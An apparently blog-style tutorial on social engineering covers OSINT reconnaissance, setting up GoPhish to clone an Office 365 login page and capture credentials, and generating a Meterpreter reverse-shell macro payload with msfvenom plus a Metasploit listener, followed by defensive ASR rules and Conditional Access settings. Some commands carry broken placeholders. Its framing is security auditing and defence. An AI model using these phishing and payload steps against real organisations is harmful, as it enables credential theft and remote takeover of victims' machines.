
Listen to this Post

Introduction:
In the complex ecosystem of cybersecurity, the human element remains the most unpredictable and frequently exploited vulnerability. Social engineering is the psychological manipulation of people into divulging confidential information or performing actions that breach security. Unlike technical hacking that seeks to break code, social engineering breaks trust, leveraging cognitive biases to bypass even the most sophisticated firewalls and encryption protocols. This article delves into the mechanics of these attacks, providing a technical roadmap for identifying, executing (in a controlled environment), and mitigating these threats.
Learning Objectives:
- Understand the psychological principles (e.g., authority, urgency, social proof) that underpin social engineering attacks.
- Learn to execute a controlled social engineering audit using open-source intelligence (OSINT) and phishing frameworks.
- Master defensive configurations for email gateways, endpoint detection, and user training to create a “human firewall.”
You Should Know:
1. Reconnaissance: Mining Open-Source Intelligence (OSINT)
Before the hook is set, the attacker must understand the target. This phase involves collecting data from publicly available sources to build a convincing pretext. A security professional can perform the same reconnaissance to understand their organization’s exposure.
Step‑by‑step guide to OSINT gathering for a security audit:
1. theHarvester (Linux): This tool gathers emails, subdomains, hosts, and employee names from public sources.
theharvester -d [company_domain.com] -b google,linkedin,bing -f osint_results.html
Explanation: This command searches for assets related to the target domain (-d) using specified search engines (-b). The output helps identify potential entry points and employee accounts for password-spraying tests.
2. LinkedIn Analysis: Use tools like `LinkedIn2Username` to scrape employee names and job titles. An attacker uses this to identify the CISO (to target directly) or a Help Desk employee (to impersonate).
3. WHOIS Lookups (Linux/Windows): Gather technical contacts and name servers, which can be used for domain squatting or credential harvesting setups.
whois [company_domain.com]
2. Crafting the Lure: The Phishing Infrastructure
Phishing remains the primary delivery method. Setting up a robust framework allows for tracking opens, clicks, and credential submission.
Step‑by‑step guide to deploying GoPhish (Linux):
1. Installation: GoPhish is an open-source phishing framework.
wget https://github.com/gophish/gophish/releases/download/v0.12.1/gophish-v0.12.1-linux-64bit.zip
unzip gophish-v0.12.1-linux-64bit.zip -d gophish
cd gophish
chmod +x gophish
sudo ./gophish
2. Configuration: Access the admin interface at `https://
:3333`. Set up:
- Sending Profiles: Configure SMTP settings. Use a domain with proper SPF and DKIM records to improve deliverability.
- Landing Pages: Clone a login page (e.g., Office 365). The tool will capture credentials entered.
- Email Templates: Craft an email using urgency. Example: "Your mailbox is almost full. Verify storage by clicking here."
3. Execution: Launch the campaign. The results dashboard shows who clicked and who submitted credentials, quantifying the human risk.

<h2 style="color: yellow;">3. Bypassing the Perimeter: Technical Payloads and Execution</h2>
If the social engineering is successful, the attacker needs to execute code. This often involves delivering a payload via the phishing email or a USB drop.

Step‑by‑step guide to generating a macro-enabled Word payload (Windows/Linux):
1. Generate Payload (Linux with Metasploit): Create a reverse HTTPS payload.
[bash]
msfvenom -p windows/meterpreter/reverse_https LHOST=[bash] LPORT=443 -f vba-exe > payload.vba
Explanation: This generates a VBA (Visual Basic for Applications) script that, when enabled in Word, will download and execute a Meterpreter shell.
2. Embedding (Windows): Open a Word document. Go to `View > Macros, create a new macro named `AutoOpen` orDocument_Open`, and paste the generated VBA code. The macro runs automatically when the document is opened (if macros are enabled).
3. Listener Setup (Linux): Set up Metasploit to catch the incoming connection.
msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_https
set LHOST [bash]
set LPORT 443
exploit
4. Defensive Configuration: Hardening the Endpoint
Blue teams must configure systems to break the attack chain initiated by a successful phish.
Step‑by‑step guide to Windows Defender Attack Surface Reduction (ASR):
ASR rules can block macros from Office processes.
- Via PowerShell (Admin): Block Win32 API calls from Office macros.
Add-MpPreference -AttackSurfaceReductionRules_Ids "92E97FA1-2EDF-4476-BDD6-9DD0B4DDDC7B" -AttackSurfaceReductionRules_Actions Enabled
Explanation: This specific GUID blocks Office applications from creating child processes, a common technique used by macro malware.
- Group Policy: Navigate to
Computer Configuration > Administrative Templates > Windows Components > Microsoft Defender Antivirus > Microsoft Defender Exploit Guard > Attack Surface Reduction. Configure the rules to “Audit” first, then “Block” to test impact.
5. Cloud Hardening: Defending the Identity Layer
After credentials are phished, the cloud (M365, GWS) is the immediate target. Conditional Access Policies are the primary defense.
Step‑by‑step guide to creating a “Phishing-Resistant” Conditional Access Policy (Azure AD):
1. Navigate: Azure Active Directory > Security > Conditional Access > New Policy.
2. Assignments: Target `All Users`.
3. Cloud Apps: Select `All cloud apps`.
4. Conditions:
- Sign-in Risk: Configure to `High` (requires Azure AD Premium P2). This blocks sign-ins from anonymizer IPs or atypical travel.
- Locations: Block access from countries where the company does no business.
- Access Controls: Grant access, but require Multifactor Authentication (MFA) and compliant device (Intune) .
- Session: Use “Sign-in frequency” to require re-authentication every 4 hours, limiting session token abuse.
What Undercode Say:
- The Perimeter is Cognitive, Not Digital: While patching servers is standard, patching human cognition is complex. Investments must shift equally toward user behavior analytics and adaptive security awareness training that moves beyond annual compliance to continuous reinforcement.
- Defense in Depth is Human + Machine: No single control stops social engineering. A robust defense layers email filtering (DMARC enforcement), endpoint protection (ASR rules), identity management (FIDO2 tokens), and a psychologically safe culture where employees are rewarded for reporting suspicious activity without fear of blame.
The rise of Generative AI amplifies this threat significantly. Attackers can now craft grammatically perfect, culturally nuanced phishing lures and even deepfake audio for vishing attacks at scale. The cost of personalization has dropped to zero.
Prediction:
Within the next 24 months, we will see the emergence of “AI vs. AI” warfare in the social engineering domain. Corporate boards will mandate the deployment of AI-powered security agents that sit between the employee and their inbox, using natural language processing to pre-emptively quarantine emotionally manipulative or contextually suspicious emails before they reach the user. Simultaneously, the dark web will commoditize “persuasion-as-a-service” bots capable of conducting live, adaptive voice conversations to bypass traditional MFA. The battleground will shift from exploiting trust to authenticating the source of the communication itself, making cryptographic identity verification (like passkeys) not just a convenience, but an absolute necessity.
▶️ Related Video (72% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Https: – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


